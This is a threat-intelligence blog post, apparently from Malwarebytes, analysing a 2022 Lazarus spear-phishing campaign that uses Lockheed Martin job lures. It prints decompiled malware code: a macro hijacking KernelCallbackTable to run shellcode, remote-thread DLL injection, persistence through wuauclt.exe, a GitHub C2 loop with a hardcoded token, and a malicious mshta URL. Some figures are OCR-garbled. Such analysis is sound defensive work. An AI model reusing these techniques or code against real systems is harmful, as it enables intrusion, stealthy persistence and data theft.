
North Korea's Lazarus APT leverages Windows Update client, GitHub in latest campaign

blog.malwarebytes.com/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign/

Threat Intelligence Team January 27, 2022



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Lazarus Group is one of the most sophisticated North Korean APTs that has been active since 2009. The group is responsible for many high profile attacks in the past and has gained worldwide attention. The Malwarebytes Threat Intelligence team is actively monitoring its activities and was able to spot a new campaign on Jan 18th 2022.

In this campaign, Lazarus conducted spear phishing attacks weaponized with malicious documents that use their known job opportunities theme. We identified two decoy documents masquerading as American global security and aerospace giant Lockheed Martin.

In this blog post, we provide technical analysis of this latest attack including a clever use of Windows Update to execute the malicious payload and GitHub as a command and control server. We have reported the roque GitHub account for harmful content.

Analysis

The two macro-embedded documents seem to be luring the targets about new job opportunities at Lockheed Martin:

- Lockheed_Martin_JobOpportunities.docx
- Salary_Lockheed_Martin_job_opportunities_confidential.doc

The compilation time for both of these documents is 2020-04-24, but we have enough indicators that confirm that they have been used in a campaign around late December 2021 and early 2022. Some of the indicators that shows this attack operated recently are the domains used by the threat actor.

Both of the documents use the same attack theme and have some common things like embedded macros but the full attack chain seems to be totally different. The analysis provided in the blog is mainly based on the "Lockheed_Martin_JobOpportunities.docx" document but we also provide brief analysis for the second document (Salary_Lockheed_Martin_job_opportunities_confidential.doc) at the end of this blog.




Figure 1: Document Preview

Attack Process

The below image shows the full attack process which we will discuss in detail in this article. The attack starts by executing the malicious macros that are embedded in the Word document. The malware performs a series of injections and achieves startup persistence in the target system. In the next section we will provide technical details about various stages of this attack and its payload capabilities.




Figure 2: Attack Process

Macros: Control flow hijacking through KernelCallbackTable

```
WMPlaybackRadd = 8
wmorder2 = &H58
wmorder = &H10
If WMIsAvailableOffline() = False Then
    Result = NtQueryInformationProcess(-1, 0, wsi, Len(wsi), capa)
    memcpy(wmsct, ByVal (wsi.WmScrData2 + wmorder2), WMPlaybackRadd)
    wmflash = wmsct + wmorder
    Ret = VirtualProtect(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)
    wMCreateFileSink = GetProcAddress(WMPlaybackHD, "WMIsAvailableOffline")
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Encd, WmEmptyData)
    WMModifyFSink = WMCreateFileSink
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    WMModifyFSink = Decode_Base64_Shellcode(WMModifyFSink)
    memcpy(ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd)
    Ret = VirtualProtect(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)
    memcpy(ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd)
    If ThisDocument_ReadOnly = False Then
        WMCreateIndexer
        ThisDocument.Save
    End If
End If
```

Figure 3: Macros Snippet

The above code uses a very unusual and lesser known technique to hijack the control flow and execute malicious code. The malware retrieves the address of the "WMIsAvailableOffline" function from "wmvcore.dll", then it changes the memory protection permissions for code in "WMIsAvailableOffline" and proceeds to overwrite the code in memory with the malicious base64 decoded shell-code.

Another interesting thing happening in the above code is the control flow hijacking through the *KernelCallbackTable* member of the *PEB*. A call to *NtQueryInformationProcess* is made with *ProcessBasicInformation* class as the parameter which helps the malware to retrieve the address of *PEB* and thus retrieving the *KernelCallbackTable* pointer.

```
0:002> dps 0x7fff37b72070 L0n98
                          00007fff`37b02ae0 USER32!_fnCOPYDATA
00007fff`37b6aa70 USER32!_fnCOPYGLOBALDATA
00007fff`37b00f60 USER32!_fnDWORD
00007fff`37b06ec0 USER32!_fnNCDESTROY
00007fff`37b0df90 USER32!_fnDWORDOPTINLPMSG
00007fff<sup>37b72070</sup>
00007fff 37b72078
00007fff 37b72078
00007fff 37b72080
00007fff 37b72088
00007fff 37b72090
00007fff.37b72098
                           00007fff 37b6b2a0 USER32!_fnINOUTDRAG
00007fff 37b720a0
                           00007fff 37b08450 USER32! fnGETTEXTLENGTHS
00007fff `37b720a8
                           00007fff 37b6af40 USER32! fnINCNTOUTSTRING
00007fff `37b720b0
                           00007fff 37b6b000 USER32! fnINCNTOUTSTRINGNULL
00007fff<sup>37b720b8</sup>
                           00007fff 37b09bc0 USER32! fnINLPCOMPAREITEMSTRUCT
00007fff 37b720c0
                           00007fff 37b02f40 USER32! fnINLPCREATESTRUCT
                           00007fff 37b6b0c0 USER32! fnINLPDELETEITEMSTRUCT
00007fff `37b720c8
```

Figure 4: KernelCallbackTable in memory

KernelCallbackTable is initialized to an array of callback functions when user32.dll is loaded into memory, which are used whenever a graphical call (GDI) is made by the process. To hijack the control flow, malware replaces the USER32!_fnDWORD callback in the table with the malicious WMIsAvailableOffline function. Once the flow is hijacked and malicious code is executed the rest of the code takes care of restoring the KernelCallbackTable to its original state.

Shellcode Analysis

The shellcode loaded by the macro contains an encrypted DLL which is decrypted at runtime and then manually mapped into memory by the shellcode. After mapping the DLL, the shellcode jumps to the entry point of that DLL. The shellcode uses some kind of custom hashing method to resolve the APIs. We used hollows hunter to dump the DLL and reconstruct the IAT once it is fully mapped into memory.

```
48:8D6C24 A9
                           lea rbp, qword ptr ss: [rsp-57]
48:81EC B0000000
BB 08B70100
BA 7A340000
                           sub rsp,80
mov ebx,18708
mov edx,347A
8BCB
E8 44020000
BA C4340000
                           mov ecx,ebx
call 25848D40340
                           mov qword ptr ss:[rbp-19],rax
48:8945 E7
                                                                                [rbp-19]:memcpy, rax:GetProcAddressStub
8BCB
                           mov ecx,ebx
call 25848D40340
mov edx,EFFC
E8 34020000
BA FCEF0000
48:8945 EF
                           mov qword ptr ss:[rbp-11],rax
                                                                                [rbp-11]:memset, rax:GetProcAddressStub
8BCB
                           mov ecx,ebx
call 25848D40340
E8 24020000
BA 2C477000
                           mov edx.704
48:8945 F7
                           mov qword ptr ss:[rbp-9],rax
                                                                                [rbp-9]:_stricmp, rax:GetProcAddressStub
                           mov ecx, ebx
call 25848D40340
8BCB
E8 14020000
BA 2CE7C301
                           mov edx.103
48:8945 07
                           mov qword ptr ss:[rbp+7],rax
                                                                                [rbp+7]:Rt]A]]ocateHeap, rax:GetProcAddressStub
                           mov ecx, ebx
call 25848D40340
SBCB
E8 04020000
BB 884E0D00
                           mov ebx.D48
48:8945 FF
                           mov qword ptr ss:[rbp-1],rax
                                                                                [rbp-1]:RtlReAllocateHeap, rax:GetProcAddressStub
8BCB
                           mov ecx,ebx
mov edx,D5786
BA 86570D00
                           call 25848D40340
mov edx,348BFA
E8 EF010000
BA FA8B3400
48:8945 CF
                           mov qword ptr ss:[rbp-31],rax
                                                                                [rbp-31]:LoadLibraryAStub, rax:GetProcAddressStub
8BCB
E8 DF010000
                            call 25848D40340
BA 42310E00
                           mov edx.
48:8945 D7
                           mov qword ptr ss:[rbp-29],rax
                                                                                [rbp-29]:GetProcAddressStub, rax:GetProcAddressStub
8BCB
E8 CF010000
BA 3CD13800
                            call 25848D40340
                           mov edx,38D13C
mov qword ptr ss:[rbp+1F],rax
48:8945 1F
                                                                                rax:GetProcAddressStub
                           mov ecx, ebx
call 25848D40340
8BCB
E8 BF010000
                           mov edx,7188E
mov qword ptr ss:[rbp+37],rax
BA 8F180700
48:8945 37
                                                                                rax: GetProcAddressStub
8BCB
E8 AF010000
                           mov ecx, ebx
call 25848D40340
                           mov edx,D40D4
mov qword ptr ss:[rbp+2F],rax
mov ecx,ebx
call 25848D40340
mov edx,3492AC
BA D4400D00
48:8945 2F
                                                                                rax:GetProcAddressStub
8BCB
E8 9F010000
BA AC923400
```

Figure 5: API resolving

The hashing function accepts two parameters: the hash of the DLL and the hash of the function we are looking for in that DLL. A very simple algorithm is used for hashing APIs. The following code block shows this algorithm:

```
def string_hashing(name):
    hash = 0
    for i in range(0, len(name)):
        hash = 2 * (hash + (ord(name[i]) | 0x60))
    return hash
```

The shellcode and all the subsequent inter-process Code/DLL injections in the attack chain use the same injection method as described below.

Code Injection

The injection function is responsible for resolving all the required API calls. It then opens a handle to the target process by using the *OpenProcess* API. It uses the *SizeOfImage* field in the NT header of the DLL to be injected into allocated space into the target process along with a separate space for the *init_dll* function. The purpose of the *init_dll* function is to initialize the injected DLL and then pass the control flow to the entry point of the DLL. One thing to note here is a simple CreateRemoteThread method is used to start a thread inside the target process unlike the KernelCallbackTable technique used in our macro.

```
if ( WriteProcessMemory(remote_process, v2, v4, v10, 0i64) )// Write the DLL to remote process
128
130
131
                    if ( WriteProcessMemory(remote_process, &v2[v1], v28, 104i64, 0i64) )// Resolved functions for init_dll
133
                     if ( WriteProcessMemory(remote_process, init_dll_remote, init_dll, dwSize, 0i64) )// copy the init_dll function to remote process
135
                        pSessionId[0] = 0;
136
                          4 = -1;
                       if ( ProcessIdToSessionId(dwProcessId, pSessionId) )
  v14 = pSessionId[0];
137138
139
                        v15 = GetCurrentPr
                        pSessionId[0] = 0:
140
                        if ( ProcessIdToSessionId(v15, pSessionId) )
  142
143
                          if ( pSessionId[0] != -1 && v14 != -1 )
  144
145
                            if ( v14 == pSessionId[0] )
                              v16 = CreateRemoteThread(remote_process, 0i64, 0i64, init_dll_remote, hModule, 0, 0i64);// Remote thread created at init_dll
147
                              if ( v16 )
                             {
    CloseHandle(v16);
  149
150
```

Figure 6: Target Process Injection through CreateRemoteThread

Malware Components

stage1_winword.dll – This is the DLL which is mapped inside the Word process. This DLL is responsible for restoring the original state of KernelCallbackTable and then injecting stage2_explorer.dll into the explorer.exe process.

Figure 7: Restoring KernelCallbackTable to original state

stage2_explorer.dll – The winword.exe process injects this DLL into the explorer.exe process. With brief analysis we find out that the .data section contains two additional DLLs. We refer to them as drops_lnk.dll and stage3_runtimebroker.dll. By analyzing stage2_explorer.dll a bit further we can easily understand the purpose of this DLL.

```
14
      droplnk dll = 0x5A4D;
      strcpy(FileName, "C:\\Windows\\system32\\wuaueng.dll");
0 15
16
      stage3 runtimebroker[0] = 0x5A4D;
17
      if ( access(FileName, 0) )
  18
        v1 = execute_dll_in_current_process((__int64)&droplnk_dll);
9 19
20
        v2 = v1;
        if ( v1 )
21
  22
          *( QWORD *)*v1 = 0i64;
23
24
          v3 = GetProcessHeap();
          HeapFree(v3, 0, (LPVOID)*v2);
0 25
26
          *v2 = 0i64;
27
          v2[1] = 0i64;
28
          v2[2] = 0i64;
9 29
          v2[3] = 0i64;
          v2[4] = 0i64;
9 30
31
          v2[5] = 0i64;
32
          v2[6] = 0i64;
33
          v2[7] = 0i64;
9 34
          Sleep(0xEA60u);
9 35
          v4 = get_explorer_handle();
9 36
          v8 = create_runtimebroker(v6, v5, v7, v4);
9 37
          if ( v8 )
  38
9 39
            inject_into_runtimebroker(v8);
          }
  40
  41
          else
  42
43
            v9 = execute dll in current process(( int64)stage3 runtimebroker);
9 44
            if ( v9 )
              sub 10D51460(( int64)v9);
9 45
  46
  47
  48
9 49
      return 0i64;
50 }
```

Figure 8: stage2 explorer main routine

The above code snippet shows the main routine of <code>stage2_explorer.dll</code>. As you can see it checks for the existence of "C:\Windows\system32\wuaueng.dll" and then if it doesn't exist it takes its path to drop additional files. It executes the <code>drops_Ink.dll</code> in the current process and then tries to create the RuntimeBroker process and if successful in creating RuntimeBroker, it injects <code>stage3_runtimebroker.dll</code> into the newly created process. If for some reason process creation fails, it just executes <code>stage3_runtimebroker.dll</code> in the current <code>explorer.exe</code> process.

drops_Ink.dll – This DLL is loaded and executed inside the explorer.exe process, it mainly drops the Ink file (WindowsUpdateConf.Ink) into the startup folder and then it checks for the existence of wuaueng.dll in the malicious directory and manually loads and executes it from the disk if it exists. The Ink file (WindowsUpdateConf.Ink) executes "C:\Windows\system32\wuauelt.exe" /UpdateDeploymentProvider C:\Windows\system32\wuaueng.dll /RunHandlerComServer. This is an interesting technique used by Lazarus to run its malicious DLL using the Windows Update Client to bypass security detection mechanisms. With this method, the threat actor can execute its malicious code through the Microsoft Windows Update client by passing the following arguments: /UpdateDeploymentProvider, Path to malicious dll and /RunHandlerComServer argument after the dll.

```
memset(pszPath, 0, 0x208ui64);
SHGetSpecialFolderPathW(0i64, pszPath, 7, 0); // CSIDL_STARTUP == 7, path to startup folder
  26 v1 = &v19;
    27 do
Figure 9: Startup folder path
11 CoInitializeEx(0i64, 0);
     unknown_libname_11(a1, &v7, &v6, 0, v5);
13
      if ( CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv) >= 0 && (**ppv)(ppv, &unk_18000C370, &v4) >= 0 )
 14
15
        (*(*ppv + 160i64))(ppv, L"wuauclt");
16
        if ( (*(*ppv + 88i64))(ppv, L"/UpdateDeploymentProvider C:\\Windows\\system32\\wuaueng.dll /RunHandlerComServer") >= 0 )
  17
18
         (*(*v4 + 48i64))(v4, a1, 1i64);
19
         (*(*v4 + 16i64))(v4);
0 20
          (*(*ppv + 16i64))(ppv);
  21 }
  22 }
23 CoUninitialize();
```

Figure 10: WindowsUpdateConf Ink

stage3_runtimebroker.dll — This DLL is responsible for creating the malicious directory ("C:\Windows\system32\") and then drops the wuaueng.dll in that directory, furthermore it sets the attributes of the directory to make it hidden.

```
NumberOfBytesWritten = a3;
v3 = CreateFileW(L"C:\\Windows\\system32\\wuaueng.dll", 0x40000000u, 3u, 0i64, 2u, 0x80u, 0i64);
v4 = v3;
if ( v3 == (HANDLE)-1i64 )
    return 0i64;
WriteFile(v3, &unk_1800148E0, 0x38DE8u, &NumberOfBytesWritten, 0i64);
CloseHandle(v4);
return 1i64;
```

Figure 11: stage3 runtimebroker main routine

wuaueng.dll – This is one of the most important DLLs in the attack chain. This malicious DLL is signed with a certificate which seems to belong to "SAMOYAJ LIMITED", Till 20 January 2022, the DLL had (0/65) AV detections and presently only 5/65 detect it as malicious. This DLL has embedded inside another DLL which contains the core module (core_module.dll) of this malware responsible for communicating with the Command and Control (C2) server. This DLL can be loaded into memory in two ways:

- If drops_Ink.dll loads this DLL into explorer.exe then it loads the core_module.dll and then executes it
- If it is being executed from *wuauclt.exe*, then it retrieves the PID of explorer.exe and injects the *core module.dll* into that process.

```
3 wchar_t *v0; // rax
      DWORD *v1; // rax
       DWORD *v2; // rbx
   5
   6 HANDLE v3; // rax
   7 DWORD v4; // eax
   8 WCHAR Filename[264]; // [rsp+30h] [rbp-228h] BYREF
10 memset(Filename, 0, 0x20Aui64);
      GetModuleFileNameW(0i64, Filename, 0x104u);
11
12  v0 = wcsrchr(Filename, 0x5Cu);
13  if ( wcsicmp(v0 + 1, L"explorer.exe") )
  14
15
        v4 = get_explorer_pid();
                                                    // being executed from wuauclt.exe
       inject into process(v4);
16
  17
  18 else
  19
                                                   // being executed from explorer.exe
20
        v1 = execute_in_current_process();
21
        v2 = v1;
```

Figure 12: wuaueng.dll main routine

The Core module and GitHub as a C2

Rarely do we see malware using GitHub as C2 and this is the first time we've observed Lazarus leveraging it. Using Github as a C2 has its own drawbacks but it is a clever choice for targeted and short term attacks as it makes it harder for security products to differentiate between legitimate and malicious connections. While analyzing the core module we were able to get the required details to access the C2 but unfortunately it was already cleaned and we were not able to get much except one of the additional modules loaded by the *core_module.dll* remotely (thanks to <u>@jaydinbas</u> who shared the module with us).

```
20
       strcpy(directory, "images");
   29
       qmemcpy(repo_name, "ERPLocalSys", 44);
  30
       qmemcpy(token, "ghp_fRswJaj03mGDClR5oUblJtWIiwTKfiluiRtz", 160);
  31
9 32
      v0 = GlobalAlloc(0x40u, 0xCAui64);
  33
       hMem = 0i64;
  34
      v17 = 0;
      v1 = GetTickCount();
  35
  36
      srand(v1);
      while (1)
  37
   38
  39
         v2 = get module from repo(username, repo name, directory, token);
  40
         if ( v2 && v2 != 0xFFFFFFFFFFFFE7E3Bi64 )
41
   42
43
           v4 = map module((v2 + 0x181C5));
  44
           v5 = v4;
           if ( v4 )
9 45
   46
             module function = find GetNumMethods(v4);
47
9 48
             **v5 = 0i64;
9
            v7 = GetProcessHeap();
            HeapFree(v7, 0, *v5);
50
9 51
             *v5 = 0i64;
9 52
            v5[1] = 0i64;
53
             v5[2] = 0i64;
9 54
             v5[3] = 0i64;
            v5[4] = 0i64;
9 55
9 56
            v5[5] = 0i64;
57
             v5[6] = 0i64;
            v5[7] = 0i64;
58
             if ( module function )
9 59
              module function(&hMem, &v17);
60
```

Figure 13: core module.dll C2 communication loop

There seems to be no type of string encoding used so we can clearly see the strings which makes the analysis easy. *get_module_from_repo* uses the hardcoded *username*, *repo_name*, *directory*, *token* to make a http request to GitHub and retrieves the files present in the *"images"* directory of the repository.

```
0 20 while ( lpszHeaders[v6] );
1  if ( InternetAttemptConnect(0) )
22
       return 0i64:
23 v8 = InternetOpenA(
             "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36",
             0164,
  28
             0);
29
      v9 = v8;
30 if (!v8)
9 31
        return 0i64:
32
      v10 = InternetConnectA(v8, "api.github.com", 0x1BBu, 0i64, 0i64, 3u, 0, 0i64);
33
      v11 = v10;
34
      if ( v10 )
  35
36
        v12 = HttpOpenRequestA(v10, 0i64, lpszObjectName, 0i64, 0i64, 0i64, 0x48C3200u, 0i64);
37
38
        if ( v12 )
  39
9 40
          if ( HttpSendRequestA(v12, lpszHeaders, v6, 0i64, 0) )
  41
42
            v5 = GlobalAlloc(0x40u, 0x2800ui64);
  43
            do
              if ( !InternetReadFile(v13, &v5[v3], 0x2800u, &dwNumberOfBytesRead) )
45
46
47
              v3 += dwNumberOfBytesRead;
48
             v5 = GlobalReAlloc(v5, (v3 + 0x2800), 2u);
  49
            while ( dwNumberOfBytesRead );
9 50
  51
9 52
          InternetCloseHandle(v13);
        InternetCloseHandle(v11):
      InternetCloseHandle(v9);
57 return v5;
```

Figure 14: get_module_from_repo function

The HTTP request retrieves contents of the files present in the repository with an interesting validation which checks that the retrieved file is a PNG. The file that was earlier retrieved was named "readme.png"; this PNG file has one of the malicious modules embedded in it. The strings in the module reveal that the module's original name is "GetBaseInfo.dll". Once the malware retrieves the module it uses the map_module function to map the DLL and then looks for an exported function named "GetNumberOfMethods" in the malicious module. It then executes GetNumberOfMethods and saves the result obtained by the module. This result is committed to the remote repo under the metafiles directory with a filename denoting the time at which the module was executed. This file committed to the repo contains the result of the commands executed by the module on the target system. To commit the file the malware makes a PUT HTTP request to Github.

Additional Modules (GetBaseInfo.dll)

This was the only module which we were able to get our hands on. Only a single module does limit us in finding all the capabilities this malware has. Also its a bit difficult to hunt for these modules as they never really touch the disk which makes them harder to detect by AVs. The only way to get the modules would be to access the C2 and download the modules while they are live. Coming back to this module, it has very limited capabilities. It retrieves the *Username*, *ComputerName* and a list of all the *running processes* on the system and then returns the result so it can be committed to the C2.

```
16 v4 = (WCHAR *)GlobalAlloc(0x40u, 0x20Aui64);
 17 nSize = 260:
 18 v5 = v4;
 19 if ( !GetUserNameExW(v4, &nSize) )
       GetLastError();
 20
     v6 = (WCHAR *)GlobalAlloc(0x40u, 0x20Aui64);
 21
 22 v15 = 260;
23 v7 = v6;
 24 if (!GetComputerNameW(v6, &v15))
 25
     GetLastError();
0 26 v8 = (char *)GlobalAlloc(0x40u, 0x2002ui64);
27 get all running processes(v8);
    v9 = GetTickCount();
```

Figure 15: GetBaseInfo module retrieving the information

GitHub Account

The account with the username "DanielManwarningRep" is used to operate the malware. The account was created on January 17th, 2022 and other than this we were not able to find any information related to the account.






Figure 16: Account details from the token used

Second Malicious Document used in the campaign

Malicious Document – Salary_Lockheed_Martin_job_opportunities_confidential.doc (0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1)

The initial attack vector used in this document is similar to the first document but the malware dropped by the macro is totally different. Sadly, the C2 for this malware was down by the time we started analyzing it.

This document uses KernelCallbackTable as well to hijack the control flow just like our first module, the injection technique used by the shellcode also resembles the first document. The major difference in this document is that it tries to retrieve a remote HTML page and then executes it using *mshta.exe*. The remote HTML page is located at https://markettrendingcenter[.]com/member.htm and throws a 404 Not Found which makes it difficult for us to analyze this document any further.

```
| CompyFileA = (BODL (_stdcall *)(LPCSTR, DRCSTR, BODL))GetProcAddress(v, "CompyFileA");
| CreateFileA = (HANDLE (_stdcall *)(LPCSTR, DORD, DWORD, DPSCRUTTY ATTRIBUTES, DWORD, D
```

Figure 17: Shellcode

Attribution


There are multiple indicators that suggest that this campaign has been operated by the Lazarus threat actor. In this section we provide some of the indicators that confirm the actor behind this attack is Lazarus:

- Using job opportunities as template is the known method used by Lazarus to target its victims. The
 documents created by this actor are well designed and contain a large icon for a known company
 such as LockHeed Martin, BAE Systems, Boeing and Northrop Grumman in the template.
- In this campaign the actor has targeted people that are looking for job opportunities at Lockheed Martin. Targeting the defense industry and specifically Lockheed Martin is a known target for this actor.
- The document's metadata used in this campaign links them to several other documents used by this
 actor in the past.



Figure 18: Attribution based on metadata

- Using Frame1_Layout for macro execution and using lesser known API calls for shellcode execution is known to be used by <u>Lazarus</u>.
- We also were able to find infrastructure overlap between this campaign and past campaigns of Lazarus (Figure 19).




Connection with past campaign

Conclusion

Lazarus APT is one of the advanced APT groups that is known to target the defense industry. The group keeps updating its toolset to evade security mechanisms. In this blog post we provided a detailed analysis about the new campaign operated by this actor. Even though they have used their old job theme method, they employed several new techniques to bypass detections:

- Use of KernelCallbackTable to hijack the control flow and shellcode execution
- Use of the Windows Update client for malicious code execution
- Use of GitHub for C2 communication



IOCs:

Maldocs:

0d01b24f7666f9bccf0f16ea97e41e0bc26f4c49cdfb7a4dabcc0a494b44ec9bLockheed_Martin_JobOpportunities.docx

 $0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1\\ Salary_Lockheed_Martin_job_opportunities_confidential.doc$

Domains:

markettrendingcenter.com Im-career.com

Payloads:

Name	Sha256
readme.png	4216f63870e2cdfe499d09fce9caa301f9546f60a69c4032cb5fb6d5ceb9af32
wuaueng.dll	829eceee720b0a3e505efbd3262c387b92abdf46183d51a50489e2b157dac3b1
stage1_winword.dll	f14b1a91ed1ecd365088ba6de5846788f86689c6c2f2182855d5e0954d62af3b
stage2_explorer.dll	660e60cc1fd3e155017848a1f6befc4a335825a6ae04f3416b9b148ff156d143
drops_Ink.dll	11b5944715da95e4a57ea54968439d955114088222fd2032d4e0282d12a58abb
stage3_runtimebroker.dll	9d18defe7390c59a1473f79a2407d072a3f365de9834b8d8be25f7e35a76d818
core_module.dll	c677a79b853d3858f8c8b86ccd8c76ebbd1508cc9550f1da2d30be491625b744
GetBaseInfo.dll	5098ec21c88e14d9039d232106560b3c87487b51b40d6fef28254c37e4865182